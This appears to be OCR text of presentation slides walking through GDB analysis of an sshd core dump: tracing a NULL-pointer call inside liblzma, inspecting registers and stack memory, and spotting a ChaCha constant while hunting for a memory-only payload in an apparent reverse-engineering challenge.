
toze@flareon: ~/extracted

```
(gdb)
(gdb) file usr/sbin/sshd
Reading symbols from usr/sbin/sshd...
(No debugging symbols found in usr/sbin/sshd)
(gdb)
(gdb) core-file var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676
warning: Can't open file / (deleted) during file-backed mapping note processing
[New LWP 7378]
warning: .dynamic section for "/home/toze/extracted/lib64/ld-linux-x86-64.so.2" is not at the expected address (wrong library or
 version mismatch?)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/home/toze/extracted/lib/x86_64-linux-gnu/libthread_db.so.1".
Core was generated by `sshd: root [priv]      '.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x0000000000000000 in ?? ()
(gdb) bt
#0  0x0000000000000000 in ?? ()
#1  0x00007f4a18c8f88f in ?? () from /home/toze/extracted/lib/x86_64-linux-gnu/liblzma.so.5
#2  0x000055b46c7867c0 in ?? ()
#3  0x000055b46c73f9d7 in ?? ()
#4  0x000055b46c73ff80 in ?? ()
#5  0x000055b46c71376b in ?? ()
#6  0x000055b46c715f36 in ?? ()
#7  0x000055b46c7199e0 in ?? ()
#8  0x000055b46c6ec10c in ?? ()
#9  0x00007f4a18e5824a in __libc_start_call_main (main=main@entry=0x55b46c6e7d50, argc=argc@entry=4,
    argv=argv@entry=0x7ffcc6602eb8) at ../sysdeps/nptl/libc_start_call_main.h:58
#10 0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4, argv=0x7ffcc6602eb8, init=<optimized out>,
    fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffcc6602ea8) at ../csu/libc-start.c:360
#11 0x000055b46c6ec621 in ?? ()
(gdb)
```

It’s GDB time!

- Backtrace looks much better.
- We have a NULL pointer deference crash.
- Somewhere inside the **liblzma.so.5** shared library.

It’s GDB time!



It’s GDB time!


toze@flareon: ~/extracted

```
(gdb) bt
#0  0x0000000000000000 in ?? ()
#1  0x00007f4a18c8f88f in ?? () from /home/toze/extracted/lib/x86_64-linux-gnu/liblzma.so.5
#2  0x000055b46c7867c0 in ?? ()
#3  0x000055b46c73f9d7 in ?? ()
#4  0x000055b46c73ff80 in ?? ()
#5  0x000055b46c71376b in ?? ()
#6  0x000055b46c715f36 in ?? ()
#7  0x000055b46c7199e0 in ?? ()
#8  0x000055b46c6ec10c in ?? ()
#9  0x00007f4a18e5824a in __libc_start_call_main (main=main@entry=0x55b46c6e7d50, argc=argc@entry=4,
    argv=argv@entry=0x7ffcc6602eb8) at ../sysdeps/nptl/libc_start_call_main.h:58
#10 0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4, argv=0x7ffcc6602eb8, init=<optimized out>,
    fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffcc6602ea8) at ../csu/libc-start.c:360
#11 0x000055b46c6ec621 in ?? ()
(gdb) set disassembly-flavor intel
(gdb) x/5i 0x00007f4a18c8f88f
   0x7f4a18c8f88f:      mov    rbx,QWORD PTR [rsp+0xe8]
   0x7f4a18c8f897:      xor    rbx,QWORD PTR fs:0x28
   0x7f4a18c8f8a0:      jne    0x7f4a18c8f975
   0x7f4a18c8f8a6:      add    rsp,0xf8
   0x7f4a18c8f8ad:      pop    rbx
(gdb) x/xg $rsp+0xe8
0x7ffcc6601f80: 0x0000000000000000
(gdb)
```

It’s GDB time!

- We can observe the nearest code after the crash.
- It’s not the instruction that lead to the crash.
- Since it’s just dereferencing a memory address.
- That happens to have the zero value in this case.
- We can disassemble the previous instruction and find out what really happened.

It’s GDB time!



FIXED LENGTH INSTRUCTIONS
REVERSE ENGINEER
X86
imgflip.com

It’s GDB time!

toze@flareon: ~/extracted

```
(gdb) bt
#0  0x0000000000000000 in ?? ()
#1  0x00007f4a18c8f88f in ?? () from /home/toze/extracted/lib/x86_64-linux-gnu/liblzma.so.5
#2  0x000055b46c7867c0 in ?? ()
#3  0x000055b46c73f9d7 in ?? ()
#4  0x000055b46c73ff80 in ?? ()
#5  0x000055b46c71376b in ?? ()
#6  0x000055b46c715f36 in ?? ()
#7  0x000055b46c7199e0 in ?? ()
#8  0x000055b46c6ec10c in ?? ()
#9  0x00007f4a18e5824a in __libc_start_call_main (main=main@entry=0x55b46c6e7d50, argc=argc@entry=4,
    argv=argv@entry=0x7ffcc6602eb8) at ../sysdeps/nptl/libc_start_call_main.h:58
#10 0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4, argv=0x7ffcc6602eb8, init=<optimized out>,
    fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffcc6602ea8) at ../csu/libc-start.c:360
#11 0x000055b46c6ec621 in ?? ()
(gdb) set disassembly-flavor intel
(gdb) x/5i 0x00007f4a18c8f88f
   0x7f4a18c8f88f:      mov    rbx,QWORD PTR [rsp+0xe8]
   0x7f4a18c8f897:      xor    rbx,QWORD PTR fs:0x28
   0x7f4a18c8f8a0:      jne    0x7f4a18c8f975
   0x7f4a18c8f8a6:      add    rsp,0xf8
   0x7f4a18c8f8ad:      pop    rbx
(gdb) x/xg $rsp+0xe8
0x7ffcc6601f80: 0x0000000000000000
(gdb) x/2i 0x00007f4a18c8f88f-1
   0x7f4a18c8f88e:      ror    BYTE PTR [rax-0x75],1
   0x7f4a18c8f891:      pushf
(gdb) x/2i 0x00007f4a18c8f88f-2
   0x7f4a18c8f88d:      call   rax
   0x7f4a18c8f88f:      mov    rbx,QWORD PTR [rsp+0xe8]
(gdb)
```

It’s GDB time!


toze@flareon: ~/extracted
0x7f4a18c8f88e: ror BYTE PTR [rax-0x75],1
0x7f4a18c8f891: pushf
(gdb) x/2i 0x00007f4a18c8f88f-2
0x7f4a18c8f88d: call rax
0x7f4a18c8f88f: mov rbx,QWORD PTR [rsp+0xe8]
(gdb) info registers
rax 0x0 0
rbx 0x1 1
rcx 0x55b46d58e080 94233417015424
rdx 0x55b46d58eb20 94233417018144
rsi 0x55b46d51dde0 94233416556000
rdi 0x200 512
rbp 0x55b46d51dde0 0x55b46d51dde0
rsp 0x7ffcc6601e98 0x7ffcc6601e98
r8 0x1 1
r9 0x7ffcc6601e10 140723636674064
r10 0x1e 30
r11 0x7d63ee63 2103701091
r12 0x200 512
r13 0x55b46d58eb20 94233417018144
r14 0x55b46d58e080 94233417015424
r15 0x7ffcc6601ec0 140723636674240
rip 0x0 0x0
eflags 0x10206 [PF IF RF]
cs 0x33 51
ss 0x2b 43
ds 0x0 0
es 0x0 0
fs 0x0 0
gs 0x0 0
(gdb)

It’s GDB time!

- The crash is now clear, it’s a call to a NULL pointer.
- We can try to use the shared library from the file system and hope it matches content.
- Or we need to dump memory because this is memory only payload.
- Additional recon: dump the stack contents.

It’s GDB time!

toze@flareon: ~/extracted

```
(gdb) x/40xg $rsp
0x7ffcc6601e98: 0x00007f4a18c8f88f      0x000055b46d58df60
0x7ffcc6601ea8: 0x00007f4a188a1000      0x000055b46d51dde4
0x7ffcc6601eb8: 0x000055b46d51de04      0x7cd703ae8b2ff828
0x7ffcc6601ec8: 0x67711ce280e2582c      0x0be691bcde9b3c23
0x7ffcc6601ed8: 0x034c0c188bde1fac      0xe479508bfe7ad8d6
0x7ffcc6601ee8: 0x2331758100073bf5      0x505e2d16722f862c
0x7ffcc6601ef8: 0x291ce37558aa8b9f      0x0000000000000016
0x7ffcc6601f08: 0xe21318a838f63d94      0xbaa0f907a51863de
0x7ffcc6601f18: 0xd06636a67b8abb2d      0x6fd614c95ea6118d
0x7ffcc6601f28: 0x1a71cd4d9f8336f2      0x0000000055298652
0x7ffcc6601f38: 0x0000000000000000      0x3320646e61707865
0x7ffcc6601f48: 0x6b2065747962 2d32     0xe21318a838f63d94
0x7ffcc6601f58: 0xbaa0f907a51863de      0xd06636a67b8abb2d
0x7ffcc6601f68: 0x6fd614c95ea6118d      0x9f8336f20000003f
0x7ffcc6601f78: 0x552986521a71cd4d      0x0000000000000000
0x7ffcc6601f88: 0xd97f39133632f200      0x00007ffcc6602020
0x7ffcc6601f98: 0x000055b46d58e080      0x000055b46d58e210
0x7ffcc6601fa8: 0x00000000ffffffea      0x000055b46d58eb20
0x7ffcc6601fb8: 0x0000000000000004      0x00007ffcc6602020
0x7ffcc6601fc8: 0x000055b46c7867c0      0x0000000000000200
(gdb)
```

It’s GDB time!


toze@flareon: ~/extracted
0x7ffcc6601f37: ""
0x7ffcc6601f38: ""
0x7ffcc6601f39: ""
0x7ffcc6601f3a: ""
0x7ffcc6601f3b: ""
0x7ffcc6601f3c: ""
--Type <RET> for more, q to quit, c to continue without paging--
0x7ffcc6601f3d: ""
0x7ffcc6601f3e: ""
0x7ffcc6601f3f: ""
0x7ffcc6601f40: "expand 32-byte k\224=\366\070\250\030\023\342\336c\030\245\a\371\240\272-\273\212{\246\066fЙ\021\246^\311\024\326o?"
0x7ffcc6601f72: ""
0x7ffcc6601f73: ""
0x7ffcc6601f74: "\362\066\203\237M\315q\032R\206)U"
0x7ffcc6601f81: ""
0x7ffcc6601f82: ""
0x7ffcc6601f83: ""
0x7ffcc6601f84: ""
0x7ffcc6601f85: ""
0x7ffcc6601f86: ""
0x7ffcc6601f87: ""
0x7ffcc6601f88: ""
0x7ffcc6601f89: "\362\062\066\023\071\177\331 `\306\374\177"
0x7ffcc6601f97: ""
0x7ffcc6601f98: "\200\340Xm\264U"
0x7ffcc6601f9f: ""
0x7ffcc6601fa0: "\020\342Xm\264U"
0x7ffcc6601fa7: ""
0x7ffcc6601fa8: "\352\377\377\377"
(gdb)

It’s IDA time!

It’s IDA time!


- Shared libraries start at zero address.
- We need to find the runtime library base address to compute the file location (or just search for the bytes).
- Use GDB “**info shared**” command to list loaded libraries addresses.


It’s IDA time!

toze@flareon: ~/extracted

```
#10 0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4, argv=0x7ffcc6602eb8, init=<optimized out>,
    fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffcc6602ea8) at ../csu/libc-start.c:360
#11 0x000055b46c6ec621 in ?? ()
(gdb) info shared
From                To                  Syms Read   Shared Object Library
0x00007f4a1973d040  0x00007f4a1975233c  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libcrypt.so.1
0x00007f4a197326e0  0x00007f4a1973615e  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libwrap.so.0
